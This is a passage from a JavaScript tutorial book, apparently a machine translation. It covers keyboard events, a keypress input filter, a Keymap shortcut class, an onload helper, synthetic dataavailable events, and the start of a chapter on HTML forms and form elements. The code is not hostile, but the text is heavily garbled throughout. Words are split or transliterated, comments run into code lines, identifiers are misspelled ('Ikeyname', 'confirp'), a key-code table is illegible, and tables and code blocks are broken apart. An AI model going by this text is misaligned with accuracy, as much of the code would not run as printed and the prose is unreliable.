Function keys that do not match the printed symbols that Kie like the Backspace , the Enter , the Escape , the arrow keys, Page the Up , Page Down The and clave shek from F 1 to F 12, generate events keydown and the keyup . In some browsers, they also fire the keypress event . However, in IE, the keypress event is fired only when the result of the press is an ASCII code, that is, a printable or control character. Function keys that do not match any one mu of printed characters are virtual codes, which are available through the event object to the keydown . For example, the left arrow key generates code 37 (at least in the standard North American keyboard layout).

Thus, as a rule, an event keydown is best suited for the treatment of functional keystrokes, and the event the keypress - for obrabot ki keystrokes

with printed symbols.

Information about keyboard events

Objects of events which are passed to the keydown , the keypress and the keyup , belong to one and the same type, but the interpretation of the properties of these objects comrade should be made depending on the type of event. The implementation of event objects depends on the type of browser and therefore has different properties in Firefox and IE .

If at the time of pressing the key has been pressed and have hold in the alas stem in isha the Alt , the Ctrl or the Shift , this fact is noted in the properties altKey , ctrlKey and shiftKey object with being. In fact, these properties are portable: it is and are available as of Firefox , as well as in IE , and for all types of keyboard events. (Single IC Turning - key combinations Alt in IE are considered as unprinted mye, so they do not generate an event the keypress .)

However, the operation of getting a key or character code from a keyboard event is less portable. In Firefox for these purposes, two properties are defined. Property keyCode contains a low-level first virtual key code and is transmitted with being the keydown . The charCode property contains the printable character generated by the keypress and is passed with the keypress event . In Firefox, function keys fire a keypress event - in this case, the charCode property is zero and the keyCode property contains the virtual key code.

In IE, there is only one property, keyCode , whose content depends on the type of event. For events keydown property keyCode contains a virtual key code for the event the keypress - character code.

Character codes can be converted to their corresponding characters of a power static eskoy function String . fromCharCode (). For the correct processing of key codes, it is enough just to know which keys generate which codes. Example 17.6 at the end of this section includes a function key code map (at least in a standard North American keyboard layout).

Filtering keyboard input

Keyboard event handlers can be used in the elements < input the > and < text area > to filter the input received from the user. For example, the assumption us assume that you want to force the user to enter only uppercase letters:

```
Last name : <input id = "surname" type = "text"
            onkeyup = "this.value = this.value.toUpperCase ();">
```

When a keyboard event occurs, the < input > element adds the entered characters to its value property . By the time the keyup event occurs , the value property has already been updated, so you can simply convert it to uppercase. This method works regardless of the input cursor position in the text box, Call, Laa use the model of the DOM Level 0. You do not need to know which key was pressed, and therefore do not need to access the object of existence. (Note: if you insert into the input box the copied Vanny text with the mouse, the event handler on the keyup not called to handle this situation, you will probably need to register. Vat event handler the onchange . For more information about form elements and event handlers (see Chapter 18.)

It is more difficult to filter from the keyboard using byty obrabot chica onkeypres , when it is necessary to limit the possibility of entering some sim oxen, for instance to prevent the possibility of entering alphabetic characters in a field with numeric data. EXAMPLE 17.5 comprises determining unobtrusive Vågå mode A, which allows for filtering of this kind. He otyski Vaeth tags < input the of the type = text >, in which there is an additional (non-standard) attribute name allowed . The module registers keypress event handlers for all such text input fields in order to restrict input to the characters listed in the allowed attribute . In a commentary, is rated at the beginning of example 17.5, are some fragments of HTML -code in to toryh demonstrates how to use the module.

Example 17.5. Limiting input to specific character sets

```
/ **
```

InputFilter . js : unobtrusive filtering of keystrokes for < input > tags
*
This module finds all < input type = " text "> elements in a document,
which have a non-standard " allowed " attribute . Registers a handler
onkeypress events for all such elements in order to limit the possibility
Enter only characters that are listed in the value of the allowed attribute .
If the < input > element has a " messageid " attribute , the value
this attribute is interpreted as the id of another element in the document.
When the user tries to enter an invalid character, it displays
the messageid element . When the user enters a valid character,
the messageid element is hidden. The element with the given identifier is
intended
to display an explanation of why an attempt to enter a particular character
was rejected.
Initially, this element should be made invisible using a CSS- style.
*
The following are some examples of HTML code using this module.
Postal code:
<input id = "zip" type = "text" allowed = "0123456789" messageid =
"zipwarn">

< span id = " zipwarn " style = " color : red ; visibility : hidden "> Numbers
only </ span >
*
In browsers, such as IE , which do not support addEventListener (),
keypress handler is registered by this module by overriding
possibly an existing handler for the keypress event .
*

```
 This module is completely unobtrusive as it does not define any
 symbols in the global namespace.
 * /
 ( function () {// The whole module is designed as an anonymous
 function // When the document is loaded, the init () function is called
 if ( window . addEventListener ) window . addEventListener (" load
 ", init , false ); else if ( window . attachEvent ) window . attachEvent
 (" onload ", init );
 // Find all < input > tags for which you want to register // an event
 handler function init () {
      var inputtags = document . getElementsByTagName (" input "); for (
      var i = 0; i < inputtags . length ; i ++) { // Bypass all tags var tag =
      inputtags [ i ];
         if ( tag . type ! = " text ") continue ; // Text fields only var
         allowed = tag . getAttribute (" allowed ");
         if (! allowed ) continue ; // And only if there is an allowed attribute
         // Register a handler function if ( tag . AddEventListener )
               tag . addEventListener (" keypress ", filter , false
         ); else {
            // attachEvent is not used, because in this case // the
            incorrect value of the // keyword this is passed to the
            handler function . tag . onkeypress = filter ;
         }
}
 }
 // This event handler the keypress , which performs input filtering
 function filter ( event ) {
      // Get the event object and character code in a portable way var e =
      event || window . event ; // Keyboard event object var code = e .
      charCode || e . keyCode ; // Which key was pressed
// If a function key was pressed, do not filter it
 if ( e . charCode == 0) return true ; // Function key ( Firefox only )
if ( e . ctrlKey || e . altKey ) return true ; // Ctrl or Alt pressed
if ( code <32) return true ; // Managing ASCII symbol of
// Now get information from the input element
var allowed = this . getAttribute (" allowed "); // Allowed characters
var messageElement = null ; // Error message
```

```
var messageid = this . getAttribute (" messageid "); // id of the element with
      the message,
                                                  // if there's
if ( messageid ) // If the m essageid attribute exists , get the
      messageElement = document . getElementById ( messageid );


// Convert the character code to the character itself
```



```
        var c = St ring . fromCharCode ( code );
        // Check whether the character belongs to a set of
        allowable characters the if ( allowed . The indexOf ( c ) !
        = -1) {
            // If c is a valid character, hide the message if exists if (
            messageElement ) messageElement . style . visibility = "
            hidden "; return true ; // And accept character input
        }
        else {
            // If c is not a valid character, display the message if (
            messageElement ) messageElement . style . visibility = "
            visible ";
            // And discard this keypress event if ( e .
            PreventDefault ) e . preventDefault (); if (
            e . returnValue ) e . returnValue = false ;
            return false ;
        }
    }
}) (); // End of definition of anonymous function and its call.
```

17.5.4. Keyboard shortcuts and the Keymap class

GUI programs usually define quick com bination of keys for the commands available through the drop-down menus, toolbars, panels and the like. Web browser 's (and the HTML) mainly orientirova us to use the mouse, and the default quick combinations web application tion keys are not supported. However, such support is possible. If the Web application simulates the drop-down menu by means of the DHTML , req Dimo that kzhe provide support fast key combinations to access this menu. Example 17.6 shows how you can achieve this. It defines a class Keymap , which displays identifiers combi nation of keys, such as « the Escape », « the Delete » , « the Alt _ the Z » and « alt _ ctrl _ shift _ the F 5" on the JavaScript -functions that are called in response to the pressing these combinations.

Keybindings are passed to the Keymap () constructor as a JavaScript object, where property names are shortcut IDs and property values are handler functions. Adding and removing bindings is done using the bind () and unbind () methods . Installing a Keymap object to an HTML element (most commonly a Document object) is done using the install () method . The installation process takes place registers of radio event handlers onkeydown and onkeypress this element to intercept keystrokes as the functional GOVERNMENTAL, and alphanumeric keys.

Example 17.6 begins with extensive commentary, where the module described bo Lee detail. Particular attention should be uet paid to the comment section of Oz glavlenny as "limited".

Example 17.6. Keymap class for implementing keyboard shortcuts

```
/ *
Keymap . js : binding keyboard events to handler functions.
*
This module defines the Keymap class . An instance of this class
represents
a display of shortcut identifiers (defined below)
to handler functions. Keymap object can be set to HTML element
```

to handle keydown and keypress events . When such an event occurs,
the object calls the corresponding
handler function.

*

When you create an object Keymap he transferred JavaScript object named
that
represents the initial set of bindings. Property names of this object
d ave to match the identities of key combinations and values
these properties are handler functions.

*

After creating the Keymap object, you can add new bindings
bind () method , which takes a combination identifier
and a handler function. Ud alyat existing binding method can be
unbind (), which is passed the key combination ID.

*

To use the Keymap object , call its install () method ,
passing it an HTML element such as a document object . Install () method
adds onkeypress and onkeydown event handlers to the given object ,
possibly replacing previously installed handlers.
When these handlers are called, they define an identifier
key combinations from the event and call the handler function,
tied to this combination, if any.
If the keyboard shortcut is not associated with any function, then
default handler function (see below), if defined.
One Keymap object can be set to multiple HTML elements.

*

Key combination identifiers

*

Shortcut identifiers are the string representation of a key,
case insensitive, plus a possible modifier key,
held until the moment the main key is pressed.
The key name is usually the text written on the key itself
in English layout. Valid key names are:
"A", "7", "F2", "PageUp", "Left", "Delete", "/", "~".
For keys that correspond to printable characters, the key name is

the character itself that is generated when a key is pressed.
For keys that correspond to non-printable characters, the key names are derived from KeyEvent constants . DOM _ VK _ defined by the Firefox browser .
They are obtained by simply discarding the " DOM _ VK _" prefix from the constant name .
and remove all underscores. For example, the constant DOM _ VK _ BACK _ SPACE becomes the BACKSPACE name . Complete list of names
is in the Keymap object . keyCodeToFunctionKey of the same module.
*
Key identifiers can contain modifier key prefixes such as
ka to the Alt _, the Ctrl _ and the Shift _. Modifier key names are insensitive to the case of characters, but if there are several of them in the combination identifier,
they must be in alphabetical order.
Examples of some key combination identifiers including
mod keys: " Shift _ A ", " ALT _ F 2" and " alt _ ctrl _ delete ".
Please note: the identifier " ctrl _ alt _ delete " is considered invalid, because the modifier key names are not in alphabetical order.
*
Punctuation obtained by pressing Shi ft , typically returned as corresponding symbol. For example, Shift -2 generates the identifier "@". But if at the same time hold down the key Alt and the Ctrl , used

unmodified symbol. For example, we learn gender identifier
Ctrl _ Shift _2, not Ctrl _ @.
*
Handler functions
*

When the handler function is called, three arguments are passed to it:
1) HTML element where the event was raised
2) Identifier of the pressed key combination
3) The keydown event object
*
Default handler
*
The name of the handler function can be
the reserved word " default ". This function is called,
when there is no special binding.
*
Limitations
*
It is not possible to bind a handler function to all keys. operas Discount systems usually intercept some combinations (for example, Alt - F 4). Browsers can also intercept some combinations
(for example Ctrl - S). This program code depends on the type of browser operating system and regional settings.
Function keys and modified function keys
processed without problems, in the same way without problems processed unmodified alphanumeric keys. Less stable
combinations of alphanumeric keys with Ctrl keys are supported
and Alt, and especially with keys containing punctuation characters.
* /
// Constructor function function Keymap (bindings) {
this . map = {}; // Define an associative array identifier -> handler
if (bindings) {// Copy the initial bindings into it // and convert to
lowercase for (name in bindings) this . map [name .
toLowerCase ()] = bindings [name];
}
}
// Associates the specified key combination identifier with the specified Keymap handler function . prototype . bind = function (key , func) { this . map [key . toLow erCase ()] = func ;
};
// Removes the binding for the given Keymap ID . prototype . unbind = function (key) { delete this . map [key . toLowerCase ()];

```
};
// Set this Keymap to the given HTML Keymap element . prototype .
install = func tion ( element ) {
   // This is the event handler function var keymap = this ;
   function handler (event) {return keymap.dispatch (event); }


// Install it
```



```
   if ( element . addEventListener ) {
      element.addEventListener ("keydown", handler, fals e);
      element.addEventListener ("keypress", handler, false);
   }
   else if (element.attachEvent) {
      element.attachEvent ("onkeydown", handler);
      element.attachEvent ("onkeypress", handler);
   }
   else {
      element.onkeydown = element.onkeypress = handler;
   }
};
// This objects so displays values keyCode to the names // function
keys , which do not correspond to the printed symbols .
// IE and Firefox use nearly compatible keycodes.
// However, these codes depend on the current keyboard layout // and
can have different meanings.
Keymap . keyCodeToFunctionKey = {
```

8: " backspace ", 9: " tab ", 13: " return ", 19: " pause ", 27: " escape ", 32: " space ", 33: " pageup ", 34: " pagedown ", 35: " end ", 36: " home ", 37: " left ", 38: " up ", 39: " right ", 40: " down ", 44: " printscreen ", 45: " insert ", 46: " delete ", 112: " f 1 ", 113:" f 2 ", 114:" f 3 ", 115:" f 4 ", 116:" f 5 ", 117:" f 6 ", 118:" f 7 " , 119: " f 8", 120: " f 9", 121: " f 10", 122: " f 11", 123: " f 12",
144: " numlock ", 145: " scrolllock "
};
// This object maps the keycode values in the // keydown event to the key names that correspond to printable characters.
// Alphanumeric characters have their own ASCII code, but // no punctuation. Please note: codes depend on regional // parameters and may not work correctly in national layouts. Keymap.keyCodeToPrintableChar = {

-C^ CO		0 "	nine 4	"1	five about	"2",	51	"3",	" 4 2 five	five with five	4 : five	"6"	, 55:	6 five	"8"
57		nine"	nin e five	;	, 61	"="	five 6	"a",	" b 6 6	c 7 : 6	6 CO	"d"	,		
nine 6		"e"	70	"f	, 71	"g",	72	"h",	7 CO	4 : 7	five 7	"k"	6 7	77:	"m"
CO		"n"	79	"o	8 about	"p",	81	"q",	2 8	8 with s	4 : 8	"t"	u five 8	6 8	"v"
87		"w"	8 CO	"x	nine 8	"y"	nine ABOUT	"z" ,	+ 7 : 0	nine 0	- ", 110:		8 CO	,,	
nine about			, 191:		/ ", 192:		,	219:	0 2 2	"\\",	2 2	] ",	2 2 2		

// This method routes keyboard events according to the bindings. Keymap . prototype . dispatch = function (event) {

```
    var e = event || window . event ; // Consider the specifics of the IE event
    model
    // In the beginning, we have neither modifier keys nor main key name
    var modifiers = "" var keyname = null ;
    if ( e . type == " keydown ") { var code =
                                        e . keyCode ;
        // Ignore keydown events for Shift , Ctrl and Alt if ( code == 16 ||
        code == 17 || code == 18) return ;
        // Get the key name from the map
        keyname = Keymap . keyCodeToFunctionKey [ code ];
```



```
    // If it's not a function key, but the Ctrl or Alt key is // pressed , you
    must interpret it as a function key if ( Ikeyname && ( e . AltKey || e
    . CtrlKey ))
        keyname = Keymap . keyCodeToPrintableChar [ code ];
    // If a name for this key has been defined, set its modifiers.
    // Otherwise, just return and ignore this keydown event . if ( keyname ) {
        if (e.altKey) modifiers + = "alt_"; if (e.ctrlKey)
        modifiers + = "ctrl_"; if (e.shiftKey) modifiers
        + = "shift_";
    }
    else return;
}
else if (e.type == "keypress") {
    // If the keypad has been pressed isa Ctrl or the Alt , then we have
    already processed it. if ( e . altKey || e . ctrlKey ) return ;
    // In Firefox, the keypress event fires even for non-printable keys.
```

```
    // In this case, just return control and pretend that // nothing
    happened.
    if (e.charCode ! = undefi ned && e.charCode == 0) return;
    // Firefox transfers printable keys to e.charCode, IE to e.charCode var
    code = e.charCode || e.keyCode;
    // This code is an ASCII code, so you can simply convert it // to a
    string.
    keyname = St ring.fromCharCode (code);
    // If the key name is uppercase, convert it // to lowercase and
    add the shift modifier .
    // This is done to correctly handle the CAPS LOCK mode ,
    // when uppercase letters are passed without the shift modifier set . var
    lowercase = keyname . toLowerCase (); if ( keyname ! = lowercase ) {
        keyname = lowercase ; // Use the lowercase form of the name
        modifiers = " shift _"; // and add the shift modifier .
    }
}
// Now the name of the key and modifiers are known, then you
need to // find the handler function for this key combination var
func = this . map [ modifiers + keyname ];
// If nothing was found, use the default handler provided // if it exists
if ( Ifunc ) func = this . map [" default "];
`( func ) {// If a handler for this combination exists, call it // Indicate in
    which element the event occurred var target = e . target ; // DOM
    model
    if (Itarget) target = e.srcElement; // IE Model
    // Call function - handler func (target,
    modifiers + keyname, e);
    // Interrupt further propagation of the event and prevent
```

// perform the default action.
// Note: Preuen10e1aiI usually does not prevent // top-level browser commands such as // pressing F1 to invoke help desk.

if (e . stopPropagation) e . stopPropagation () else e . cancelBubble = true ;
if (e . preventDefault) e . preventDefault (); else e . returnValue = false ;
return false ;

// DOM Model // IE Model // DOM // IE
// Early event model

Onload event

Software JavaScript -code, modify the document, koto rum it contains, as a rule, should be started only after to Document will be fully loaded (for a detailed discussion of this question you nay Dete in Section le 13.5.7). When downloading a document is completed, browsers generates ruyut event onload in the object the Window , and this event is commonly used to for the start-up code, which requires access to the entire document. If a web page contains several Nez The dependence of modules that have over indulge in response to an event is the onload , it is useful to you independent of platform helper function like that shown in Example 17.7.

Example 17.7. A portable way to register handlers for the onload event

```
/ *
ru nOnLoad . js : A portable way to register handlers for the onload event
.
*
This module defines a single function runOnLoad (),
registering handler functions in a portable manner,
which can be called only after the full download of the document,
```

```
when the DOM structure will be available .
*
Functions registered with runOnLoad () are not passed any
argument when called. They are not called as methods of any object.
and therefore should not use the this keyword .
Fu nktsii registered with runOnLoad (), called
in the order of their registration. However, there is no way to cancel
registering a function after it has been passed to the runOnLoad ()
function .
*
In older browsers that don't support addEventListener () or attachEvent (),
this function performs registration using the window property . onload
DOM level 0 models . It will not work correctly in documents
where the onload attribute is set in the < body > or < frameset > tags .
* /
function runOnLoad ( f ) {
  if ( runO nLoad . loaded ) f (); // If the document is already loaded,
  just call f (). else runOnLoad . funcs . push ( f ); // Otherwise save for
  calling later
}
 runOnLoad . funcs = []; // Array of functions to be called // after loading
                                    the document
```



```
runOnLoad . loaded = false ; // Functions haven't started yet.
// Runs all registered functions in the order they were registered.
// It is allowed to call runOnLoad . run () more than once: //
repeated calls are ignored. This allows you to call runOnLoad
```

```
() from // initialization functions to register other functions.
runOnLoad . run = function () {
   if ( runOnLoad . loaded ) return ; // If the function has already been
   run, do nothing for ( var i = 0; i < runOnLoad . Funcs . Length ; i
   ++) { try { runOnLoa d . funcs [ i ] (); }
e ) { / * An exception thrown in one of the functions should not
      make it impossible to start the rest * /}
    }
    runOnLoad . loaded = true ; // Remember the fact of launch.
    delete runOnLoad . funcs ; // But don't remember the functions
themselves.
    delete runOnLoad . run ; // And even forget about this function!
};
// Register the runOnLoad method . run () as window onload event
handler if ( window . addEventListener )
    window . addEventListener (" load ", runOnLoad . run , false );
else if ( window . attachEvent ) window . attachE vent (" onload ",
runOnLoad . run ); else window . onload = runOnLoad . run ;
```

Artificial events

Both event-handling models, the DOM Level 2 and the IE , allows artificially cos giving event objects and send them to event handlers, register bathrooms in the elements of the document. In essence, this technique uses a browser E for calling event handlers are registered in the elements (in SLE tea pop event handlers are registered in elementah- ancestors). The event model the DOM Level 0 consum ebnost in art events-not as great as event handlers are available through the various properties of the handler. However, in processing the developed models soby Tille not possible to obtain a list of handlers registered with by the power addEventL istener () or attachEvent (), so the processors can be caused by only using the reception exhibited in this section.

The processing model and events DOM artificial event is generated by the Do - cument . createEvent (), Init and tion of events produ descends m METHODS Event . init - Event (), UIEvent . initUIEvent () or MouseEvent . initMouseEvent (), and sending - Meto house the dispatchEvent () node to which this event is dispatched. The model obrabot ki with the Events IE a new event object created so camping by the Document . createE ventOb is

ject and then dispatched by the fireEvent () method of the target element. Example 17-8 demonstrates how to use these methods. It defines not depend a well- the platform function that sends a man-made events ti na dataavailable , and she kzhe function that registers the event handlers of this type.

It is important to understand that artificial events dispatched by the dispatch - the Event () or fireEvent (), not queued for later asynchronous about rabotki. They are delivered immediately and their handlers are called synchronously

but even before dispatchEvent () and fireEvent () return. This meaning is that man-made events can not be used for deferred Execu neniya code when the browser makes GRAIN t ku all pending events. For this it is necessary to call the method setTimeout () with the time values audio delay to zero.

It is possible to synthesize and send low-level input events such as mouse events, but the reaction of Ia elements of the document on the soby ment is not precisely defined. As a rule, efficiently used and five of these opportunities for the organization of high-level semantic events for which bro uzerah not provided by default. For this reason, at least 17.8 activated event type dataavailable .

Example 17.8. Submitting artificial events

```
/ **
DataEvent . js : dispatches and receives ondataavailable events .
*
This module defines two functions, DataEvent . send () and DataEvent .
receive (),
by which the artificial dataavailable events are dispatched
```

```
and registering handlers for these events. The program code is written so
that
work in Firefox and other DOM- compatible browsers, as well as IE .
*
The DOM event handling model allows the claim to generate events by
default
any type, but IE's event handling model supports artificial
events of predefined types only. Dataavailable events include
to the most generic predefined type supported by IE ,
that's why they are used here.
*
Note: sending an event by the DataEvent . send () doesn't mean
that the event will be queued for processing, as it happens
with real events. Registered handlers instead
are called immediately .
* /
var DataEvent = {};
/ **
Dispatches an artificial ondataavailable event on the specified element.
The event object includes properties named datatype and data ,
which are assigned the given values. The datatype property takes
the value of a string or other primitive type (or null ),
identifying the type of this message, and data can be
any JavaScript type, including arrays and objects.
* /
DataEvent . send = function ( target , datatype , data ) {
  if ( typeof target == " string ") target = document . getElementByld (
  target );
  // Create event object. If you can't create it, just return if ( document .
  CreateEvent ) {// DOM Event Model
    // Create an event with the given name of the event module.
    // Use " Mou seEvents " for mouse events . var e = document .
    createEvent (" Events ");
    // Initiate an event object using the init method of the given module.
    // This specifies the type of event, the ability to float // and the
    sign of inability to cancel.
```

```
        // See description Event . initEvent , MouseEvent . initMouseEvent
    and UIEvent . initUIEvent
        initEvent ("dataavailable", true, false);

se if ( document . createEventObject ) { // IE Event Model //
     In the IE Event Model, just call a simple method var e =
     documen t . createEventObject ();

se return ; // Do nothing in other browsers
 Here custom properties are added to the event object.
 Also, you need to define the values of the existing properties.
atatype = datatype;
ata = data;
 Send an event to the given element.
(target.dispatchEvent) target.dispatchEvent (e); // DOM
se if (target.fireEvent) target.fireEvent ("ondataavailable", e); // IE
 };
 / **
egisters an ondataavailable event handler with the specified element.
/
 DataEvent.receive = function (target, handler) {
    if (typeof target == "string") target = document.getElementById
    (target); if (target.addEventListener)
        target.addEventListener ("dataavailable", handler, false); else if
    (target.attachEvent)
        target.attachEvent ("ondataavailable", handler);
 };
```

18

Forms and form elements

As we've seen in examples throughout this book, working with HTML forms is a core part of almost all JavaScript programs. This chapter explains the details of programming forms in JavaScript . It is assumed that you are already in ka Coy what extent are familiar with the creation of HTML - forms and they contain elements entering the cops. If not, check out a good HTML book . [1]

Those who are already familiar with programming HTML forms on the server side, replaced TJT that in the case of forms that use JavaSc ript , everything is done in Drew Goma. The server model form with the data contained in it entirely from directs the web server. The emphasis is on processing the full set of inputs and dynamically generating a web page in response. In the Java Script n rimenyaetsya completely different programming model. In JavaScript - programs the emphasis is not on the transmission of data and forms processing, and about rabotke events. The form and all arranged on it input elements have an event originators allows programs to Rowan's reaction to the interaction user Vie If the user clicks a checkbox, for example, a JavaScript program can receive the notification through an event handler and respond to it by changing the value displayed in some other form element.

In server programs, an HTML form without a Submit button is useless (it is possible that the form contains only one text input field and allows you to press the Enter key to submit data). At the same time, JavaScript does not require the Submit button (unless, of course, the JavaScript program works in conjunction with the server-side program). The JavaScript form may

contain pro arbitrary number of buttons with event handlers are executed when you click any number of actions.

For example , Chuck Mussiano and Bill Kennedy “ HTML and XHTML . DETAILED directs GUSTs ", 6th edition. - Per. from English. - SPb .: Symbol-Plus, 2008.

As we saw in the examples in this book, event handlers are almost always the centerpiece of a JavaScript program. And the event handlers are used most often associated with a form and its elements mi. In this chapter introduced object Form and high JavaScript -objects, the representation - governing form elements. She completed primero m, shows how by the power of JavaScript to check on the client side user input given nye before sending them to the program executed on the side of the web server.

Form object

The JavaScript Form object represents an HTML form. As discussed in chapter 15, the forms are available in the form of array elements forms [], which is property Ob EKTA Document . The forms are located in this array in the same manner as in to Document. Hence the document . forms [0] refers to the first form of the document. The last form of the document can be referenced by follows the following

document . forms [document . forms . length -1]

The most interesting property of the object Form - array elements [], containing Java Script-objects of different types representing different elements & Input and shape. Elements of the array are also arranged in the

same order, in koto rum they appear in the document. The third element of the second document form in the current window can be referenced like this:

```
document . forms [1]. elements [2]
```

The remaining n s object properties Form less important. The action , encoding , method and target properties correspond to the attributes of the < form > tag of the same name . All of these properties and attributes let you control how form data is sent to the web server and where the results are displayed; therefore, they floor ezny only when the form is actually sent to the server programs IU. Full descriptions of these attributes can be found in specialized publications s dedicated language HTML or develop server applications. Standing out from the label that all the properties of the Form - this line is available for reading and Vo ice si, so that JavaScript -program can dynamically set their values Niya before submitting the form.

Before the advent Ja v aScript shape data transmitted by clicking on a special hydrochloric button, Submit , and for resetting of their assignment form elements applied spe cial for LEFT button Reset . The JavaScript Form object supports two methods, submit () and reset (), which serve the same purpose. Calling the submit () method of the form submits the form data, and calling reset () resets the values of the form elements.

In addition to m METHODS submit () and reset () object Form provides event handler onsubmit , intended etc. To detect the fact of sending data form, and the event handler onreset , is specifically designed s th to detect facts that the reset form field values. Processor onsubmit called A direct venno shape data before transmission; he can cancel the transmission by returning zna chenie to false . This enables the JavaScript program to check user input for errors to prevent transmission to the server.

ru of incomplete or incorrect data. At the end of this chapter we will see an example of that hell verification. Note that the onsubmit handler is only called when the Submit button is clicked . Calling submit () form no n rivodit to the call of the responsibility of carrying onsubmit .

The onreset event handler works in a similar way. It is invoked By direct governmental forms before cleaning and can prevent cleaning returned value is false . It allows JavaScript -program prompt you to Confirm rzhdenie eyes stki data that may be useful in the case of large or detailed odds of us. This can be done with the following event handler:

```
< form ...
onreset = " return confirp ('Do you really want to delete ALL data and
start over?')"
>
```

As a handler o nsubmit , onreset is only called when the user clicks on the button Re set . Calling the reset () method of the form does not result in a call to onreset.

Defining form elements

Elements of HTML -forms allow you to create a simple user inter face for JavaScript -program. On the pic . 18.1 shows a complex shape, contains zhaschaya least one element of each of the base types. In case

Figure: 18.1. HTML form elements

If you are not familiar with the elements of HTML -forms, the figure shows the nome p and identifying each element type. We conclude this section with Merom 18.1, demonstrating the HTML - and JavaScript -code used for cos denmark shown in figure form and attach event handlers to all elements of the form.

Table 18.1 lists the types of form elements available to HTML designers and JavaScript programmers. The first column of the table shows the types of elements cops shape in the second - HTML tags defining elements of this

type, the third - the property value type for the elements of each of the first type. As we've seen, each Form object contains an elements [] array , which stores objects that represent the elements of the form. Each of these elements has the properties of type , which can be used to distinguish one element type from Drew GoGo. P of the property type of unknown form element JavaScript -code is determined to share the type of item and find out what you can do with this element. And Naco Heff, the fourth column of the table gives the most important or the most commonly used event handler for that type of item, and the fifth - a brief description of each type.

Pay attention: the names " Button " (button), " Checkbox " (checkbox) and others from the first column of the table. 18.1 may not match the actual names of the client JavaScript objects. For a complete description of the different types of elements, see Part IV of the book under Input , Option , Select, and Textarea . In addition, these form elements are discussed in detail later in this chapter.

Table 18.1. HTML Form Elements

An object	HTML tag	Property type	Event	Opis of
Button	<input type = "button"> or <button type = "button">	"button"	onclick	Button
Checkbox	<input type = "checkbox">	"checkbox "	onclick	Checkbox
File	<input type = "file">	"file"	onchange	A field for entering IME or files that are downloaded direct to a web server
Hidden	<inp ut type = "hidden">	"hidden"	No event handlers	Data stored mye odds with

				mine, but invisible to the user
Option	<option>	Not	Handlers with byty Con chayut to objects that the Select , not individual Ob ektam Option	One element Ob EKTA Select
Password	<input type = "password">	"password"	onchange	Input field for pas Rola (dialed characters invisible)

18.2. Defining form elements

457

An object	HTML tag	Property type	Event	Description
Radio	<input type = "radio">	"radio"	onclick	Switch - one temporarily mo Jette be SET flax only one
Reset	<input type = "reset"> or <button type = "reset">	"reset"	onclick	Button, clears schaya values odds we
Select	<Select>	"select-one"	onchange	List or Dropped giving

				menu to the torus can be one element selected cop (see. Also Ob EKT the Option)
Select	<select multiple>	"select-mul tiple "	onchange	The list, which may be selected multiple elements comrade (see. Also Ob CPC Option).
Submit	<input type = "submit"> or <button type = "submit">	"submit"	onclick	Button for I forehand chi shape data
Text	<input type = "text">	"text"	onchange	Single line input field
Textare a	<textarea>	"textarea "	onchange	Multi-line for input le

Now that we have an idea of the various types of elements and HTML-form those connecting rods, and used for x creation, look at the HTML -code from Example 18.1, designed to create a form, which is shown in Fig. 18.1. Although most of the examples takes HTML ko e , it also has a JavaScript -code, which defines the event handlers of each element s shape. You will notice that event handlers are not defined as HTML attributes. Here they are JavaScript -function assignable properties of objects wt Siba elements [] form. All event handlers call the report () function , which contains the code that works with different form elements. The following present section of this chapter describes all you need to know to understand the function of the work report ().

Example 18.1. HTML form containing all kinds of elements

< form name = " everything "> <! - All-in-one HTML form ... ->

```
< table border = " border " cellpadding = "5"> <! - as a large HTML
table ->
< tr >
  < td > Username : <br> [1] < input type = " text " name = "
  username " size = "15"> </ td > < td > Password : <br> [2] <
  input type = " password " name =" password " size =" 15 "> </
  td >
  <td rowspan = "4"> Input Ev ents [3] <br>
```



```
<textarea name = "textarea" rows = "20" cols = "28"> </textarea> </td>
<td rowspan = "4" align = "center" valign = "center">
<input type = "button" value = "Clear" name = "clearbutton">
<br>
   <input type = "submit" name = "submitbutt on" value = "Submit">
                                    <br>
    <input type = "reset" name = "resetbutton" value = "Reset"> </td>
</tr> <tr>
<td colspan = "2">
Filename: [4] <input type = "file" name = "file" size = "15"> </td> </tr>
<tr>
<td> My Computer Peripherals: <br>
[5] <input type = "checkbox" name = "extras" val ue = "burner">
DVD Writer <br> [5] <input type = "checkbox" name = "extras" value
= "printer"> Printer < br>
<input type = "checkbox" name = "extras" value = "card"> Card
Reader </td> <td> My Web Browser: <br>
<input type = "radio" name = "browser" value = "ff"> Firefox
<br>
```

```
    [6] <input ty pe = "radio" name = "browser" value = "ie"> Internet
    Explorer <br> [6] <input type = "radio" name = "browser" value =
    "other"> Other < / td> </tr>
<tr>
    <td> My Hobbies: [7] <br>
    <select multiple = "multiple" name = "hobbies" size = "4">
        <option value = "programming"> Hacking JavaScript <
    option value = "surfing"> Surfing the Web <option value =
    "caffeine"> Drinking Coffee <option value = "annoying">
    Annoying my Friends </select> </td>
    <td align = "center" valign = "center"> My Favorite Color: <br> [8]
    <select name = "color">
        <option value = "red"> Red <option v alue = "green"> Green
        <option value = "blue"> Blue <option value = "white"> White
    <option value = "violet"> Violet <option value = "peach"> Peach
    </select></td> </tr>
</table>
</form>
<div align = "center"> <! - Another table - the key to the previous one ->
<table border = "4" bgc olor = "pink" cellspacing = "1" cellpadding = "4">
    <tr>
    <td align = "center"> <b> Form Elements </b> </td>
     <td> [1] Text </td> <td> [2] Password </td> <td> [3] Textarea </td>
    <td> [4] FileU </td> <td> [5] Checkbox </td> </tr>
    <tr>
    <td> [6] Radio </td> <td> [7] Select (list) </td>
    <t d> [8] Select (menu) </td> <td> [9] Button </td>
    <td> [10] Submit </td> <td> [11] Reset </td> </tr>
</table >
</div >
< script >
// This generic function adds event information to text in a large //
multiline input field on a form. It is called from various // event handlers.
function report ( element , event ) {
    if ((element.type == "select-one") ||
        (element.type == "s elect-multiple")) {
```

```
        value = "
        for (var 1 = 0; 1 < element.options.length; i ++)
            If (elenent.options [1] .selected)
                value + = element.options [i] .value + "";
}
    else if (element.type == "textarea") value = "..."; else
    value = e lement.value;
    var msg = event + ":" + element.name + '(' + value + ')
    \ n'; var t = element.form.textarea; t.value = t.value +
    msg;
  }
  // This function adds a set of event handlers to each form element.
  // It does not check if the given handler is supported in this element,
  // add all event handlers. Notice that the event handlers // call the
  report () function shown earlier .
  // We define event handlers by assigning functions to properties //
  of JavaScript objects, not strings to attributes of HTML elements.
  function addhandlers ( f ) {
    // Loop through all elements of the form. for ( var i =
    0; i < f . elements . length ; i ++) { var e = f . elements
    [ i ];
      e . onclick = function () { report ( this , ' Click '); } e
      . onchange = function () { report ( this , ' Cha nge ');
